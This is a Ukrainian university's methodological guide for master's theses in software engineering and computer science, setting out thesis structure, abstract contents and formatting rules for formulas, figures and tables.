

**МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ  
НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ  
«ДНІПРОВСЬКА ПОЛІТЕХНІКА»**



**Інститут електроенергетики  
Факультет інформаційних технологій  
Кафедра програмного забезпечення комп'ютерних систем**

**МЕТОДИЧНІ РЕКОМЕНДАЦІЇ  
до виконання магістерських робіт  
студентами спеціальностей  
121 «Інженерія програмного забезпечення»  
та 122 «Комп'ютерні науки»**

Дніпро  
НТУ «ДП»  
2018

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ  
НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ  
«ДНІПРОВСЬКА ПОЛІТЕХНІКА»

**МЕТОДИЧНІ РЕКОМЕНДАЦІЇ**  
**до виконання магістерських робіт**  
**студентами спеціальностей**  
**121 «Інженерія програмного забезпечення»**  
**та 122 «Комп'ютерні науки»**

Дніпро  
НТУ «Дніпровська політехніка»  
2018

Методичні рекомендації до виконання магістерських робіт студентами спеціальностей 121 «Інженерія програмного забезпечення» та 122 «Комп'ютерні науки» / М.О. Алексєєв, О.І. Сироткіна, І.М. Удовик, О.С. Шевцова; М-во освіти і науки України, Нац. техн. ун-т «Дніпровська політехніка». – Дніпро : НТУ «ДП», 2018. – № 3. – 57 с.

Автори:

М.О. Алексєєв, д.т.н., проф.;

О.І. Сироткіна, канд. техн. наук, доц.;

І.М. Удовик, канд. техн. наук, доц.;

О.С. Шевцова, асист.

Затверджено методичними комісіями за спеціальностями 122 Комп'ютерні науки (протокол № \_ від \_\_.\_\_.2018) та 121 Інженерія програмного забезпечення (протокол № \_ від \_\_.\_\_.2018) за поданням кафедри програмного забезпечення комп'ютерних систем (протокол №\_ від \_\_.\_\_.2018).

Методичні матеріали призначено для допомоги студентам при виконанні кваліфікаційної роботи магістра та відповідають галузевому стандарту вищої освіти освітнього рівня магістра 121 «Інженерія програмного забезпечення» та 122 «Комп'ютерні науки». Методичні рекомендації визначають загальні вимоги до магістерської кваліфікаційної роботи, її приблизну тематику та структуру, правила оформлення та порядок підготовки роботи до захисту.

Відповідальний за випуск завідувач кафедри програмного забезпечення комп'ютерних систем, канд. техн. наук, доц. І.М. Удовик.

## ЗМІСТ

Вступ.....	5
1. Вимоги до написання магістерської роботи.....	5
1.1. Вибір теми магістерської роботи.....	6
1.2. Порядок виконання магістерської роботи.....	6
1.3. Складові магістерської роботи.....	6
2. Вимоги до оформлення пояснювальної записки .....	14
2.1. Загальні положення.....	14
2.2. Оформлення математичних формул.....	15
2.3. Оформлення графічних матеріалів.....	16
2.4. Оформлення таблиць.....	17
3. Порядок підготовки та захист магістерської роботи.....	18
3.1. Підготовка магістерської роботи до захисту.....	18
3.2. Попередній захист магістерської роботи.....	19
3.3. Захист магістерської роботи.....	20
3.4. Критерії оцінювання магістерської роботи.....	20
Додатки.....	22
Додаток А Приклад оформлення титульного аркуша .....	22
Додаток Б Приклад оформлення завдання .....	25
Додаток В Приклад оформлення реферату.....	28
Додаток Г Приклад оформлення переліку умовних позначень.....	30
Додаток Д Приклад оформлення змісту.....	32
Додаток Е Оформлення списку використаних джерел.....	35
Додаток Ж Приклад оформлення текстів комп'ютерних програм.....	42
Додаток К Загальна схема відгуку наукового керівника.....	45
Додаток Л Загальна схема рецензії на магістерську роботу.....	48
Додаток М Приклад акту впровадження.....	50
Додаток Н Приклад оформлення переліку файлів на диску.....	52
Додаток П Бланк оцінювання магістерської роботи.....	54
Список використаних джерел.....	56

## ВСТУП

Магістерською кваліфікаційною роботою є закінчена самостійна та оригінальна робота, яка містить сукупність результатів дослідження та наукових положень, що автор захищає публічно. Така робота повинна мати внутрішню єдність, що свідчить про особистий внесок та здібності автора проводити самостійні наукові дослідження, використовуючи при цьому отримані теоретичні знання та практичні навички.

У магістерській роботі неприпустимі порушення етики наукового дослідження, серед яких: фальсифікація наукових даних, некоректні запозичення, порушення правил наукового цитування, привласнення чужих наукових ідей, спотворення наукових фактів та ідей інших дослідників та результатів власного дослідження, використання ненаукових та сумнівних, з академічної точки зору, джерел інформації та ін.

Зміст роботи може складатися з результатів теоретичних та експериментальних досліджень, розробки нових технологій, методичних прийомів та методик вирішення наукових задач в галузі інформаційних технологій, а також їх теоретичне обґрунтування.

Магістерська кваліфікаційна робота повинна свідчити про здатність автора самостійно вести науковий пошук, використовуючи теоретичні знання та практичні навички, бачити професійні проблеми, вміти формулювати завдання дослідження, підбирати методи їх вирішення, планувати, організовувати і проводити наукове дослідження, інтерпретувати його результати та формулювати висновки.

Магістерська робота підлягає обов'язковому рецензуванню. Для проведення рецензування, робота надається одному або декільком рецензентам із числа осіб, які не є працівниками кафедри, на якій виконано випускню кваліфікаційну роботу. Рецензентами можуть бути фахівці-практики, науковці, викладачі вищих навчальних закладів (які мають науковий ступінь кандидата або доктора наук) тощо. Рецензент проводить аналіз та надає на кафедру письмову рецензію стосовно зазначеної роботи.

Магістерська робота може бути допущена до захисту в тому випадку, якщо при перевірці тексту роботи в системі «Антиплагіат», авторський текст складає не менше 70%. Також магістрант повинен мати не менше однієї наукової статті у збірнику та/або однієї наукової конференції.

Дані методичні рекомендації визначають загальні вимоги до магістерської кваліфікаційної роботи, її приблизну тематику та структуру, правила оформлення та порядок підготовки роботи до захисту.

### **1. Вимоги до написання магістерської роботи**

Структура та зміст магістерської роботи повинні відрізнятися чіткістю побудови та логічною послідовністю викладення матеріалу. Під час виконання роботи студенту варто звернути увагу на точність формулювань, що виключає можливість суб'єктивного і неточного трактування; конкретність поданих

результатів роботи. Автор зобов'язаний забезпечити новизну матеріалу, його наукову цінність, повноту висвітлення розглянутих питань, правильне цитування використаного матеріалу та посилання на джерела. Відповідно до існуючого наукового етикету формулювання думок у роботі ведеться від третьої особи: “ми вважаємо”, “на наш погляд” та ін.

Основними етапами підготовки та виконання магістерської роботи є:

- вибір та затвердження теми;
- складання та затвердження завдання на магістерську роботу;
- вивчення задачі дослідження та огляд літературних джерел;
- проведення досліджень;
- опрацювання та викладення результатів досліджень;
- оформлення магістерської роботи;
- попередній захист магістерської роботи на випусковій кафедрі та допуск її до захисту перед екзаменаційною комісією (ЕК);
- зовнішнє рецензування магістерської роботи;
- захист магістерської роботи на засіданні ЕК.

### **1.1. Вибір теми магістерської роботи**

Тема магістерської роботи має відображати основну ідею, завдання та положення, які необхідно дослідити. Критерієм вибору теми дослідження є її актуальність щодо сучасних тенденцій розвитку науки та техніки в певній галузі діяльності.

Назва теми повинна бути чіткою, лаконічною та містити однозначне тлумачення. Тема магістерської роботи повинна містити не більше 15 слів.

Теми магістерських робіт розглядаються і затверджуються на засіданні кафедри. Закріплення теми магістерської роботи, призначення наукового керівника та консультантів затверджується наказом ректора по університету.

### **1.2. Порядок виконання магістерської роботи**

Студенти, які не мають академічної заборгованості, наказом по університету допускаються до виконання та захисту магістерської роботи відповідно до навчального плану.

Керівником магістерської роботи призначається викладач, який має науковий ступінь доктора або кандидата наук, вчене звання професора або доцента.

Керівник магістерської роботи при активній участі студента складає завдання (Додаток Б) до магістерської роботи, що затверджується завідувачем кафедри.

### **1.3. Складові магістерської роботи**

Магістерська робота має у своєму складі пояснювальну записку і презентацію (демонстраційний матеріал) для доповіді на засіданні ЕК.

Пояснювальна записка виконується державною мовою. Рекомендований обсяг основної частини пояснювальної записки магістерської роботи (Розділ 1-4) повинен становити не менше 60 сторінок друкованого тексту (комп'ютерного набору), який не включає вступ, висновки, список використаних джерел та додатки.

Пояснювальна записка має бути чітко структурованою із дотриманням вимог щодо оформлення та включати:

- титульний аркуш (див. Додаток А);
- завдання на кваліфікаційну роботу магістра (див. Додаток Б);
- реферат українською та англійською мовами (див. Додаток В);
- перелік умовних позначень (за необхідністю) (див. Додаток Г);
- зміст (див. Додаток Д);
- вступ (2-3 стор.);
- основна частина, яка включає, як правило, чотири розділи, що складаються з пунктів та підпунктів;
- висновки;
- список використаних джерел (див. Додаток Е);
- додатки.

**Титульний аркуш** є першою сторінкою магістерської роботи та містить наступні відомості:

- назва міністерства, навчального закладу, навчально-наукового інституту, кафедри;
- тема магістерської роботи;
- прізвище, ім'я, по-батькові автора, курсу, групи;
- прізвище, ініціали наукового керівника, його вчене звання та науковий ступінь, займана посада;
- місце та рік написання роботи.

Нумерація сторінок на титульному аркуші не ставиться, але у загальну нумерацію включається.

**Завдання на виконання кваліфікаційної роботи** є другою сторінкою кваліфікаційної роботи та містить наступні відомості:

- дані про тему роботи;
- підстави для проведення роботи;
- мета та вхідні дані для проведення роботи;
- очікувані наукові результати;
- вимоги до результатів виконання роботи;
- етапи виконання робіт;
- реалізація результатів та ефективність;
- додаткові вимоги.

Завдання підписується керівником, магістром, консультантами та затверджується завідувачем кафедри (додаток Б).

**Реферат** виконується українською та англійською мовами, об'ємом 1 сторінка та містить загальну характеристику поставленого завдання, виконаної роботи та описання отриманих результатів (Додаток В). Викладення матеріалу у рефераті повинно бути стислим та точним. Належить використовувати

синтаксичні конструкції, притаманні мові ділових документів, уникати складних граматичних зворотів. Необхідно використовувати стандартизовану термінологію, уникати маловідомих термінів та символів.

Реферат повинен містити:

- пояснювальна записка;
- об'єкт дослідження;
- предмет дослідження;
- мета магістерської роботи;
- методи дослідження;
- наукова новизна;
- практична цінність;
- область застосування;
- значення роботи та висновки;
- прогнози щодо розвитку досліджень;
- розділ «Економіка»;
- перелік ключових слів.

**Пояснювальна записка** містить відомості про загальну кількість сторінок, кількість ілюстрацій, таблиць, додатків, кількість джерел згідно з переліком посилань (відомості наводять, включаючи дані додатків).

**Об'єкт дослідження** – це процес або явище, що створює вивчену автором проблемну ситуацію та існує незалежно від дослідника.

Приклад:

- об'єктом дослідження є процес забезпечення якості при створенні та виробництві високотехнологічної продукції;
- об'єктом дослідження є процеси мережевої взаємодії, характеристики елементів в інфраструктурі бездротової сенсорної мережі.
- об'єктом дослідження є процес прийому, передачі та обробки інформації в автоматизованих системах управління газотранспортною системою.

**Предметом дослідження** магістерської роботи є математична модель задачі або закономірності функціонування та розвитку об'єкта, його якості, властивості тощо. Предмет дослідження міститься в межах об'єкта.

Приклад:

- предмет дослідження – моделі та методи створення та вибору архітектур хмарних систем;
- предмет дослідження – моделі, методи та інформаційна технологія забезпечення якості при створенні та виробництві високотехнологічної продукції.

**Мета магістерської роботи** – це розв'язання комплексу прикладних завдань відповідно до узагальненого об'єкта діяльності на основі застосування системи теоретичних знань і практичних навичок здобутих у процесі всього періоду навчання.

Приклад:

- метою роботи є підвищення доступності хмарних сервісів на базі клієнт-серверної та однорангової розподіленої хмарної архітектури;



– метою роботи є підвищення енергетичної ефективності використання автономних джерел енергії сучасних портативних комп'ютерів та збільшення тривалості їхньої автономної роботи;

– метою роботи є підвищення ефективності роботи e-commerce сайту як комерційного проекту, для підвищення кількості користувачів, потенційних покупців, а також зростання в ТОПі за всіма правилами пошукових систем.

**Методи дослідження.** Тут перелічують, які наукові підходи було використано для досягнення поставленої в роботі мети. Характеристика кожного методу має пов'язуватись із змістом роботи, тобто слід стисло, але по суті описати, які саме завдання досліджували за допомогою того чи іншого методу.

Приклад:

– методи дослідження базуються на основних принципах системного аналізу, функціонального аналізу, теорії багатовимірних моделей даних, теорії баз даних. Використано методи структурного моделювання, теоретичні основи проектування реляційних та багатовимірних баз даних, теоретичні основи побудови сховищ даних, основи багатовимірного та інтелектуального аналізу даних;

– методи дослідження. Для моделювання структур даних використані методи та засоби теорії множин. Для оцінки показників часової ефективності структур даних застосовувалися методи теорії ймовірностей та математичної статистики.

**Наукова новизна** – це наукові результати, що оцінюються за такими критеріями, як: вперше отримано, удосконалено, здобуло подальший розвиток. У науковій новизні обов'язково вказується, що отримані результати дозволяють зробити. Наукова новизна пишеться в наступній послідовності: вперше, удосконалено, дістала подальшого розвитку.

Приклад:

Наукова новизна полягає в тому, що:

– вперше отримано метод надання доступу до сервісів розподіленої хмарної системи, що дозволяє підвищити оперативність відповіді на запит при зростанні кількості користувачів;

– вперше розроблено модель автономної роботи портативного комп'ютера для енергозберігаючого планування, що дозволяє виконувати планування шляхом вирішення оптимізаційної задачі;

– удосконалено математичну модель продуктивності мережі, що дозволяє ефективно управляти трафіком мережі незалежно від кількості її елементів;

– дістала подальшого розвитку інформаційна технологія управління енергоспоживанням портативних комп'ютерів в частині створення моделей та методів розроблення енергозберігаючого програмного забезпечення.

**Практична цінність** – це можливість використання результатів роботи для виконання певних інженерних завдань.

Приклад:

Практична цінність полягає в запропонованому типовому для багатомономенклатурних харчових підприємств рішенні, яке забезпечує

підвищення ефективності планування виготовлення продукції на основі використання облікових даних підприємства методами багатовимірного та інтелектуального аналізу даних.

**Область застосування.** Необхідно вказати, де можуть бути використані результати даної магістерської роботи.

Приклад:

Область застосування. Розроблена система підтримки прийняття рішень використовується на підприємствах, які мають великий обсяг даних за довгий період часу.

**Значення роботи та висновки.** У висновках подаються узагальнені умовиводи, ідеї, думки, оцінки, пропозиції магістранта.

Приклад:

Значення роботи та висновки. Впровадження СППР має великий вплив для підприємства, дозволяючи знайти резерви зниження сукупної собівартості продукції та отримання додаткового прибутку.

**Прогнози щодо розвитку досліджень** передбачає висловлення власної думки щодо перспектив розвитку досліджуваної задачі.

Приклад:

Прогнози щодо розвитку досліджень. Впровадження СППР надасть змогу збільшити доходи підприємства, скорочення збитків за окремими напрямками за рахунок виявлення помилок на ранніх стадіях.

**У розділі «Економіка»** вказується очікувальний економічний ефект.

Приклад:

У розділі «Економіка» розроблені маркетингові дослідження ринку збуту результатів роботи та соціальний ефект.

**Ключовим словом** називається слово або стійке словосполучення із тексту реферату, яке з погляду інформаційного пошуку несе смислове навантаження. Перелік ключових слів повинен відображати поза контекстом основний зміст роботи. Загальна кількість ключових слів повинна становити не менше трьох та не більше двадцяти.

Ключові слова подають у називному відмінку, друкують в рядок, через кому.

Приклад:

Перелік ключових слів: генетичне програмування, пряме кодування, опосередковане кодування, схрещування, мутація, генетичні операції.

**Перелік умовних позначень** містить пояснення до використаних у тексті роботи спеціальних позначень, символів, маловідомих скорочень, одиниць вимірювання тощо. Даний перелік має бути оформлений на окремому аркуші звіту у вигляді списку, в якому ліворуч після абзацного відступу в алфавітному порядку наводяться умовні позначення, а праворуч – їх повне тлумачення. Спочатку наводяться позначення українського алфавіту, потім – латинського та грецького.

Приклад оформлення переліку умовних позначень наведено у Додатку Г.

**Зміст** магістерської роботи визначається її темою та відображається в плані, що затверджується науковим керівником, розміщується після титульного

аркуша.

Зміст містить послідовно перелічені назви усіх розділів, підрозділів та пунктів, якщо вони мають заголовок (вступ, основну частину, висновки, список використаних джерел, додатки). Зміст не містить завдання, реферат, перелік умовних позначень.

Найменування всіх структурних частин звіту у змісті записують малими літерами з першої прописної, найменування розділів, підрозділів та пунктів – разом з їхніми порядковими номерами, найменування додатків – разом з відповідними позначеннями та найменуваннями. Вступ, висновки та список використаних джерел записують без номерів прописними літерами.

Закінчення найменувань елементів відокремлюються від номерів сторінок крапками.

Приклад оформлення змісту наведено у Додатку Д.

**Вступ магістерської роботи** повинен містити відомості про наукову задачу, що потребує вирішення, та сучасний ступінь її дослідження. На основі даних відомостей обґрунтовується актуальність обраної теми, вказується наукова новизна та практичне значення роботи.

**Актуальність теми** подається у вигляді критичного аналізу та напрямів розв'язання задачі, обґрунтування необхідності проведення досліджень.

**Мета та завдання дослідження** повинні бути чітко сформульованими та відображати тематику дослідження.

**Об'єкт дослідження** магістерської роботи – це процес або явище, що створює проблемну ситуацію, обрану для вивчення (див. стор. 8).

**Предметом дослідження** магістерської роботи є математична модель задачі або закономірності функціонування та розвитку об'єкта, його якості, властивості тощо. Предмет дослідження міститься в межах об'єкта (стор. 8).

У вступі зазначають методи, які застосовані для знаходження розв'язків поставлених задач та проведених досліджень.

Вступ може містити відомості про апробацію результатів роботи: назви статей, тез доповідей, підготовлених за матеріалами роботи, виступи на науково-практичних конференціях.

Необхідно відзначити наукову новизну або практичну значущість роботи. Елементи наукової новизни повинні мати узагальнюючий характер та містити власні висновки та рекомендації з предмету дослідження.

Практична цінність повинна містити результати самостійно проведених досліджень, що можуть бути впроваджені у виробництво, діяльність підприємств, установ та організацій.

У вступі можна навести опис структури роботи, вказавши кількість розділів та їх короткий опис.

Обсяг вступу повинен бути 2-3 сторінки та мати наступну структуру:

- актуальність теми;
- мета та завдання (або задачі) дослідження;
- об'єкт дослідження;
- предмет дослідження;
- методи дослідження;

- наукова новизна;
- практичне значення;
- особистий внесок автора;
- структура та обсяг дипломної роботи;

Текст вступу не поділяють на пункти.

**Основна частина** пояснювальної записки магістерської роботи повинна містити постановку завдання, опис розробленої математичної моделі, обґрунтування методики дослідження, опис застосованих алгоритмів розв'язання задачі, результатів обчислювальних експериментів, порівняльні оцінки розроблених алгоритмів із іншими, відомими в науковій літературі, а також всебічний аналіз отриманих результатів та закономірностей.

Основна частина магістерської роботи складається з розділів (теоретико-методологічний, дослідницько-аналітичний, проектно-рекомендаційний) та підрозділів, які мають бути взаємопов'язані, а матеріал – викладеним послідовно та логічно, з критичним аналізом теоретичних положень, статистичних даних, інформації різноманітного характеру тощо.

**У першому розділі** основної частини розглядаються теоретичні та методологічні аспекти досліджуваної задачі, аналітичний огляд літературних джерел з предмета наукового дослідження, критично аналізуються різні погляди, здійснюється їх наукова класифікація, основні фактори впливу на стан та розвиток досліджуваного об'єкта тощо. Теоретичне обґрунтування, суть, значення, класифікаційні характеристики, історія та тенденції розвитку предмета дослідження, методологічні підходи повинні мати елементи полемічності, розкривати власну позицію щодо предмета дослідження, що створює передумови для проведення у наступному розділі власних наукових досліджень.

Для констатації та обґрунтування загальнотеоретичних висновків та тенденцій доцільно використовувати дані, опубліковані у відповідних енциклопедіях, монографіях, довідниках, зарубіжних джерелах та виданнях. Якщо робота має теоретичний характер, то у першому розділі доцільно сформулювати математичну модель та провести огляд математичних методів, які використовуються для розв'язання задачі. Крім того, можна навести приклади підходів до вирішення подібних задач у минулому, почерпнуті з літературних джерел.

Якщо ж робота прикладного характеру, то в першому розділі доцільно провести системний аналіз предметної області та детальний опис складових компонентів системи.

**У другому розділі** студент, використовуючи фактичний матеріал та зібрану інформацію, аналізує та розкриває зміст питань, які потребують вирішення. У даному розділі проектуються системні зв'язки та алгоритми вирішення локальних задач. Для цього використовують як власні дослідження автора (проведені раніше у кваліфікаційній роботі, науково-дослідних роботах тощо), так і ідеї, методики та алгоритми наведені в підручниках, посібниках, наукових статтях та монографіях.

Якщо робота має теоретичний характер, то в цьому розділі доцільно

навести найновіші наукові ідеї в даній науковій галузі та приклади відповідних розрахунків.

Якщо робота має прикладний характер, (наприклад, інформаційно-довідкова чи контрольно-навчаюча системи), то доцільно навести алгоритм розв'язування, достатню кількість таблиць та діаграм, які ілюструють досліджувані проблеми та методику їх вирішення.

**Третій розділ** містить декілька взаємопов'язаних підрозділів, в яких надано конкретні науково обґрунтовані пропозиції, проекти інноваційного характеру.

В даному розділі теоретичної роботи необхідно висвітлити суть оригінальних ідей та наукових розробок автора. Необхідно навести результати власних наукових досліджень, які ілюструють практичну цінність методики автора і дозволяють порівняти її з іншими методиками. Розрахунки бажано ілюструвати графіками та діаграмами.

Якщо робота прикладного характеру, то в третьому розділі слід детально описати розроблену програму, навести інструкцію щодо її використання, привести результати проведених досліджень та чисельних експериментів.

**Четвертий розділ** присвячується оцінці економічної ефективності та містить інформацію про маркетингові дослідження ринку збуту результатів роботи.

Кожний розділ закінчується стисло викладеними висновками щодо наведених у ньому результатів наукових і прикладних досліджень.

У висновках після першого розділу необхідно сформулювати основні завдання, вирішення яких пропонується в даній роботі.

**У висновках** магістерської роботи наводяться підсумки проведеного дослідження, одержані наукові та практичні результати, рекомендації щодо їх науково-практичного використання.

Формулювання висновків повинно базуватися на матеріалах основної частини роботи відповідно до поставлених завдань. У даному пункті автор аналізує власний вклад у вирішення задачі, формулює підсумкові висновки, пропозиції та рекомендації щодо практичного використання отриманих результатів. Висновки повинні давати відповідь на питання: "Що зроблено в роботі?" та "Що це дало в порівнянні з іншими відомими результатами?". У висновках вказуються кількісні характеристики отриманих результатів. Таблиці, рисунки, формули у висновках не наводяться.

**Список використаних джерел**, згідно з діючими стандартами, включає джерела, на які в тексті є посилання, а також ті, які використано при викладенні конкретних наукових положень. Джерелами інформації можуть розглядатися статті, дисертації, монографії, нормативно-технічні документи, техніко-економічні нормативи, інформаційні ресурси Internet та ін. Список використаних джерел представляється мовою оригіналу у алфавітному порядку або у порядку згадування джерела у магістерській роботі.

**Додатки** повинні містити допоміжні матеріали: таблиці, рисунки, результати проміжних розрахунків, вихідні тексти програм, ілюстрації допоміжного характеру, копії документів тощо.

Додатки необхідно розміщати в порядку здійснення посилань на них у тексті пояснювальної записки магістерської роботи. Додатки нумерують прописними літерами українського алфавіту в правому верхньому куті, наприклад, «Додаток А».

Таблиці, малюнки і формули, розміщені в додатках, нумерують наступним чином:

- таблиці – у правому верхньому куті вказують «Таблиця А.1» – таблиця 1 додатка А;
- малюнки – по центру, під малюнком «Рис. А.1»;
- формули – відповідно «(А.1)».

## **2. Вимоги до оформлення пояснювальної записки**

### **2.1. Загальні положення**

Оформлення пояснювальної записки магістерської роботи має відповідати загальним вимогам до наукових робіт згідно з державним стандартом ДСТУ 3008-2015 «Документація. Звіти у сфері науки та техніки. Структура і правила оформлення».

Текст магістерської роботи оформляється на комп'ютері у текстовому редакторі Microsoft Word, на листах формату А4 (210х297 мм) з міжрядковим інтервалом 1,5 пт.

Встановлюються наступні поля сторінок: зліва – 25 мм, справа –15 мм, зверху та знизу – 20 мм.

Для набору тексту використовується шрифт Times New Roman, розмір – 14 пт. Шрифт повинен бути чітким, колір – чорний, щільність тексту – однаковою.

У тексті магістерської роботи повинні бути чітко виділені абзаци – 12,5 мм. Додаткової відстані між абзацами, окрім встановленого міжрядкового інтервалу, не встановлюється. У роботі не допускається виділення фрагментів тексту іншими шрифтами, кольорами, підкреслюванням та інше, окрім спеціально зазначених випадків (назва таблиці, заголовки розділів, підрозділів, виноски).

Текст основної частини магістерської роботи поділяють на розділи та підрозділи. Кожний розділ починають з нової сторінки.

Заголовки структурних частин магістерської роботи: «РЕФЕРАТ», «ЗМІСТ», «ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ», «ВСТУП», «РОЗДІЛ», «ВИСНОВКИ», «СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ», «ДОДАТКИ» друкують прописними літерами по центру сторінки. Заголовки структурних частин та підзаголовки повинні бути виділені жирним шрифтом.

Відстань між заголовком розділу та підрозділу – 1 рядок. Заголовки підрозділів друкують з абзацного відступу. Крапку наприкінці заголовка не ставлять. Якщо заголовок складається з двох чи більше речень, їх розділяють крапкою. Заголовки пунктів друкують маленькими літерами, крім першої прописної.

Нумерацію сторінок, розділів, підрозділів, додатків, рисунків, таблиць

подають арабськими цифрами без знака «№».

Нумерація сторінок повинна бути наскрізною та проставлятися арабськими цифрами у правому верхньому куті аркуша. Розмір шрифту нумерації – 12 пт.

Номер розділу ставлять після слова «РОЗДІЛ», після номера крапку не ставлять. Заголовок розділу друкують з нового рядка по центру прописними літерами. Кожний розділ починають з нової сторінки.

Підрозділи звіту нумерують у межах одного розділу. Номер підрозділу складається з номера розділу і порядкового номера підрозділу, між якими ставлять крапку, наприклад, "1.1." чи "2.1.". Наприкінці номера підрозділу ставиться крапка.

Першою сторінкою роботи є титульний аркуш, який входить до загальної нумерації сторінок. Нумерація сторінок проставляється, починаючи зі сторінки «ЗАВДАННЯ» та закінчується останньою сторінкою роботи.

Зміст має відповідати плану роботи. На сторінці зі змістом навпроти кожної складової магістерської роботи, проставляються номери сторінок, які вказують на початок викладення матеріалу.

На титульному листі повинні бути підпис автора та керівників проекту розділів, що засвідчує допуск магістерської роботи до захисту.

Магістрант перед захистом повністю збирає роботу відповідно до структури та зшиває її разом із опублікованими статтями та тезами конференцій жорстким переплітом.

## **2.2. Оформлення математичних формул**

При оформленні математичних формул необхідно дотримуватися наступного стилю: гарнітура шрифту – Times New Roman (Сур) 14 пт, шрифт – звичайний, відступ – 0,5 см, рівняння – по центру, табуляція – по правому краю.

Для набору формул використовувати редактор формул Microsoft Equation 3.0, задавши наступні параметри: великі, малі грецькі літери та символи – шрифт Symbol, інші – Times New Roman Сур. Розміри: звичайний – 14 pt, крупний індекс – 8 pt, дрібний індекс – 7 pt, крупний символ – 18 pt, дрібний символ – 14 pt.

При використанні формул необхідно дотримуватися певних техніко-орфографічних правил. В середині тексту допускається писати нескладні або допоміжні формули. Основні формули розміщують окремим рядком.

Для економії місця кілька коротких однотипних формул, відокремлених від тексту, можна подати в одному рядку.

Якщо рівняння не вміщується в один рядок, його слід перенести після знака рівності (=) або після знаків плюс (+), мінус (–), множення (x) і ділення (:). Нумерувати слід лише ті формули, на які є посилання у наступному тексті, інші нумерувати не рекомендується.

Формули нумерують у межах розділу. Номер формули задається арабськими цифрами і складається з номера розділу та порядкового номера формули в розділі, відокремлених крапкою.

Номер формули зазначають на рівні формули у круглих дужках, у крайньому правовому положенні, наприклад, (2.1) (перша формула другого розділу). Номер, який не вміщується у рядку з формулою, переносять у наступний рядок – нижче формули. Номер формули при її перенесенні вміщують на рівні останнього рядка. Якщо формула знаходиться у рамці, то номер такої формули записують із зовнішньої сторони рамки з правого боку навпроти основного рядка формули.

Посилання на формули надають порядковим номером формули в дужках, наприклад: «... у формулі (2.1)». Пояснення значень символів і числових коефіцієнтів формули наводять під нею в тій послідовності, в якій вони подані у формулі. Значення кожного символу та числового коефіцієнта записують з нового рядка, починаючи зі слова «де» без абзацу і двокрапки.

Кожна формула відокремлюється від тексту одним вільним рядком.

Приклад:

$$\pi_k(v_i) = \sum_{j=1}^m \pi_j(x_i, v_j), \quad (2.4)$$

де

$\pi(v_i)$  – семантична значущість для кожного набору  $v_i$ ;

$\pi_j(x_i, v_j)$  – семантична значущість елемента  $x_i$  в контексті набору елементів  $v_j$ .

Формули відокремлюються від основного тексту зверху та знизу одним порожнім рядком.

### 2.3. Оформлення графічних матеріалів

Графічними матеріалами є схеми, графіки, діаграми, гістограми тощо. Дані ілюстративні матеріали позначають словом «Рис.» та нумерують послідовно в межах розділу. Номер, назву рисунка або пояснювальний підпис розміщують послідовно, відокремлюючи крапкою, наприклад: Рис. 2.1. (перший рисунок другого розділу), за винятком рисунків, поданих у додатках. Підпис рисунка розміщують по центру, під рисунком, крапка в кінці не ставиться. Рисунок та його підпис повинні бути розміщені на одній сторінці. Рисунки необхідно наводити безпосередньо після тексту, де вони згадані вперше, або на наступній сторінці.

На всі наведені рисунки в тексті магістерської роботи повинні бути посилання або в дужках (рис. 2.1), або по контексту, наприклад, «... як показано на рис. 2.2)». Допускається вертикальне розміщення рисунків за годинниковою стрілкою. Рисунок, розмір якого більший формату А4, рекомендується розміщувати у додатках.

Рисунки відокремлюються від основного тексту зверху та знизу одним порожнім рядком.



Приклад:

— оформлення ілюстрації:




Рис. 2.1. Графічне представлення математичної моделі діагностики роботи ТОК та SCADA

— оформлення графіка:



Рис. 2.2. Графіки динаміки зміни кількості станів КП ТОК

## 2.4. Оформлення таблиць

Цифровий матеріал, як правило, оформлюють у вигляді таблиць. Таблицю слід розташовувати безпосередньо після тексту, у якому вона згадується вперше, або на наступній сторінці. При переносі таблиці на наступну сторінку тематичний заголовок не повторюють, а пишуть «Продовження таблиці 1.1» та повторюють нумерацію на наступній сторінці.

На всі таблиці мають бути посилання в тексті. При цьому по тексту слово «таблиця» пишуть скорочено, наприклад: «...у табл. 2.1». У повторних посиланнях на таблиці та ілюстрації скорочено пишуть слово «дивись», наприклад: «див. табл. 2.1».

Кожна таблиця має розміщений над нею тематичний заголовок, який вирівняний по центру і наведений жирним шрифтом. Якщо цифрові чи інші

дані в деякому рядку таблиці відсутні, у ньому ставлять прочерки. Цифри в комірках таблиці варто проставляти так, щоб відповідні розряди чисел у всьому стовпчику були розташовані один під одним.

Кожну таблицю варто супроводжувати коротким аналізом чи коментарем.

Таблиці відокремлюються від основного тексту зверху та знизу одним порожнім рядком.

*Приклад оформлення таблиці із продовженням:*

Таблиця 1.1

**Таблиця параметрів об'єктно-класифікаційної моделі діагностики роботи SCADA системи**

№ п/п	Параметр моделі	Опис	№ формули
1	2	3	4
1	$p$	Процес (модуль програми, що виконується на системоутворюючому вузлі в складі ПЗ АПК SCADA системи)	2.1
2	$P$	Множина всіх процесів (ПЗ АПК SCADA системи)	2.1
3	$n(P)$	Кількість процесів ПЗ АПК SCADA	2.1

*Продовження таблиці 1.1*

1	2	3	4
4	$2^P$	Множина всіх підмножин процесів в складі ПЗ АПК SCADA системи	2.12
5	$P_z$	Деяка довільна підмножина процесів в складі ПЗ АПК SCADA системи	2.12
6	$k$	Контрольна точка процесу (КТП)	2.2
7	$K$	Множина контрольних точок процесів	2.2

### **3. Порядок підготовки та захист магістерської роботи**

#### **3.1. Підготовка магістерської роботи до захисту**

Державна атестація студента-випускника передбачає захист магістерської роботи, яка є підсумком навчання за спеціальністю. До захисту магістерської роботи допускаються студенти, які успішно та в повному обсязі виконали навчальний план.

